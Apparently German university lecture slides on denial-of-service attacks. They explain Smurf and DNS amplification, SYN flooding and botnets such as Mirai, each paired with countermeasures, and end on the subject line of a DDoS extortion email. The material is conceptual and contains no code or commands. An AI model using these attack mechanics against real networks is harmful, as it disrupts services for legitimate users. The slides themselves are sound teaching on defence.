
Denial of Service (DoS) und DDoS

- Angriff versucht, das Zielsystem oder Netz für berechtigte Anwender unbenutzbar zu machen, z.B. durch:
 - Überlastung
 - Herbeiführen einer Fehlersituation
 - Ausnutzung von Programmierfehlern oder Protokollschwächen, die z.B. zum Absturz führen
- Häufige Arten von DoS-Angriffen
 - Anforderung bzw. Nutzung beschränkter oder unteilbarer Ressourcen des OS (z.B. CPU-Zeit, Plattenplatz, Bandbreite,...)
 - Zerstörung oder Veränderung der Konfiguration
 - Physische Zerstörung oder Beschädigung
- Beispiel:
 - Überlasten eines Web-Servers durch massive Anfragen

- Angreifer sendet Strom von ping Paketen (ICMP) mit gefälschter Absender-Adresse (`alice.victim.com`) (Adressfälschung wird auch als IP-Spoofing bezeichnet) an IP-Broadcast Adresse von `stooge.com`
- Alle Rechner aus dem Netz von `stooge.com` antworten an `alice.victim.com` (Amplification attack)



Gegenmaßnahmen?




- Überkompensation:
ICMP oder IP-Broadcast am Router komplett deaktivieren
- Besser:
 - Server so konfigurieren, dass sie nicht auf Broadcast-Pings antworten
 - Router so konfigurieren, dass sie von außen an die Broadcast-Adresse gerichtete Pakete nicht weiterleiten

DNS Amplification Attack

- Begriffsbildung:
 - Domain Name System (Zuordnung von Namen zu IP-Adressen)
 - Kleines Paket des Angreifers führt zu großen Paket an Opfersystem
- Grundprinzip:
 - Sehr **kleines UDP-Paket zur Abfrage** des DNS-Servers (ca. 60 Byte)
 - Gefälschte Absenderadresse (i.A. die des DoS-Opfers)
 - **Antwort kann sehr groß werden** (bis theor. 3000 Byte)
 - Verstärkungsfaktor 50
 - Schmalbandiger Uplink reicht aus, um Multi-Gigabit Traffic zu erzeugen
- Historie:
 - Angriffe auf DNS-Root-Nameserver 2006
 - Seit Frühjahr 2012 häufige Scans nach DNS-Servern, wachsende Anzahl an Vorfällen; inzwischen größtenteils behoben, aber gallische Dörfer bleiben.
- Bsp: <http://blog.cloudflare.com/65gbps-ddos-no-problem>


DNS Amplification Attack – Ablauf

Vorbereitung



Ergebnis: DNS-Server X_i haben Eintrag Y in ihrem Cache und liefern ihn auf Anfrage aus

DNS Amplification Attack – Ablauf Ausführung




Diskussion und Gegenmaßnahmen


- DNS Server Xn beantworten rekursive Anfragen aus dem Internet
- Ablauf (vgl. vorherige Folien):
 - Angreifer sucht oder präpariert DNS-Server A mit langen Feldern (z.B. TXT-Feld oder DNSSEC-Key-Feld) eines Eintrages Y
 - Anfrage nach Eintrag auf Server A an Server Xi
 - Xi fragt A und schreibt Ergebnis Y in seinen Cache
 - Danach viele Anfragen nach Y an die Server Xn mit gefälschter Absenderadresse von Alice
 - Folge: Alice wird mit DNS-Antworten überflutet
- Gegenmaßnahme:
 - Keine rekursiven Anfragen von extern beantworten
 - [Schwellenwerte für identische Anfragen desselben vermeintlichen Clients]
- MWN im September 2012:
 - 58 weltweit erreichbare DNS-Server
 - 26 beantworten Anfragen rekursiv

SYN Flooding

- TCP 3-Way-Handshake zum Verbindungsauftbau




- SYN Flooding



- „Halboffene“ TCP-Verbindungen so lange aufbauen, bis Ressourcen von Bob erschöpft
- Bob kann dann keine weiteren Netzverbindungen mehr aufbauen.

Reaktion der Betriebssysteme


- Minimale Anzahl von SYN-Paketen für erfolgreichen DoS
Quelle: [Chang 02]



- Wiederholung von „verlorenen“ SYN-Paketen:
 - Exponential Backoff zur Berechnung der Wartezeit
 - Linux und W2K
(3s, 6s, 12s, 24s,...)
 - BSD
(6s, 24s, 48s,)
 - Abbruch des Retransmit
 - W2K
nach 2 Versuchen (d.h. nach 9 Sekunden)
 - Linux
nach 7 Versuchen (d.h. nach 381 Sekunden)
 - BSD
nach 75 Sekunden

Gegenmaßnahmen?


- Timer definieren:
Falls ACK nicht innerhalb dieser Zeitspanne erfolgt, Ressourcen wieder freigeben.
 - ✓ Nutzt nur bedingt
- Falls alle Ressourcen belegt: Zufällig eine halboffene Verbindung schliessen
 - ✓ Nutzt nur bedingt
- Maximale Anzahl gleichzeitig halboffener Verbindungen pro Quell-Adresse festlegen
 - ✓ Immer noch Problem bei DDoS
- SYN Cookies (Bernstein 1996):
Seq.Nr. y von Bob „kodiert“ Adressinfo von Mallet. Ressourcen werden erst reserviert, wenn tatsächliches ACK y+1 von Mallet eingeht.
 - ✓ Legitime Verbindung kommt nicht zustande, wenn das ACK-Paket von Alice verloren geht und Alice im Protokollablauf zunächst Daten von Bob erwartet.




Grundsätzlicher Ablauf - Botnet

■ Dreistufiges Verfahren:


1. Intruder findet Maschine(n), die komromittiert werden können;
Hacking-Werkzeuge, Scanner, Rootkits, DoS/DDoS-Tools werden installiert;
⇒ Maschine wird Master



2. Master versucht automatisiert, weitere Maschinen zu kompromittieren, um DDoS-Software (Daemon) zu installieren, bzw. schiebt anderen Nutzern Malware unter.



3. Intruder startet Programm auf Master, das allen Daemonen mitteilt, wann und gegen wen der Angriff zu starten ist.
Zum vereinbartem Zeitpunkt startet jeder Daemon DoS-Angriff



- IoT (Internet of Things) Botnet (ab 2016)
 - Bots: DSL-Router, WebCams, Digitale Videorekorder, Fernseher, ...
 - Wenig Rechenleistung aber oft ausreichende Bandbreite
 - Kein Sicherheitsbewusstsein bei den Nutzern
- Angriffe
 - Gegen Minecraft Server
 - Webseite des Entwicklers Brian Krebs (beteiligt waren ~1 Mio Bots)
 - Internetzugang des Landes Liberia
 - DSL-Router der Telekom (Nov. 2016)
- Hilfsmittel: shodan.io Suchmaschine für IoT
- Gegenmaßnahmen:
 - Filtern des Mirai Infektionscode mit IDS
 - Patchen der Schwachstellen
 - Abschotten der Geräte, bzw. des Zugangs zum Internet

Schutz- und Gegenmaßnahmen

- Generell:
 - Pauschaler Schutz gegen (D)DoS-Angriffe ist praktisch fast unmöglich
 - Aber:
 - Spezifika einzelner Angriffe erlauben oft gute Schutzmaßnahmen
 - Ggf. temporäres Overprovisioning,
vgl. Spamhaus & DDoS protection provider Cloudflare
- Schutz gegen DoS-Angriffe auf einzelne Vulnerabilities:
 - Software-Updates und Konfigurationsanpassungen
- Schutz gegen Brute-Force-(D)DoS-Angriffe:
 - Firewall-Regeln, ggf. basierend auf Deep-Packet-Inspection
 - Aussperren von Angreifern möglichst schon beim Uplink
 - Zusammenarbeit mit den Internet-Providern der Angriffsquellen
- Allgemeine Ansätze:
 - Anzahl Verbindungen und Datenvolumen überwachen (Anomalieerkennung)
 - Bug- und Sicherheitswarnungen (z.B. CERT) verfolgen

Erpressungsversuch mit DDoS-Drohung

Betreff: DDOS www.zhs-muenchen.de

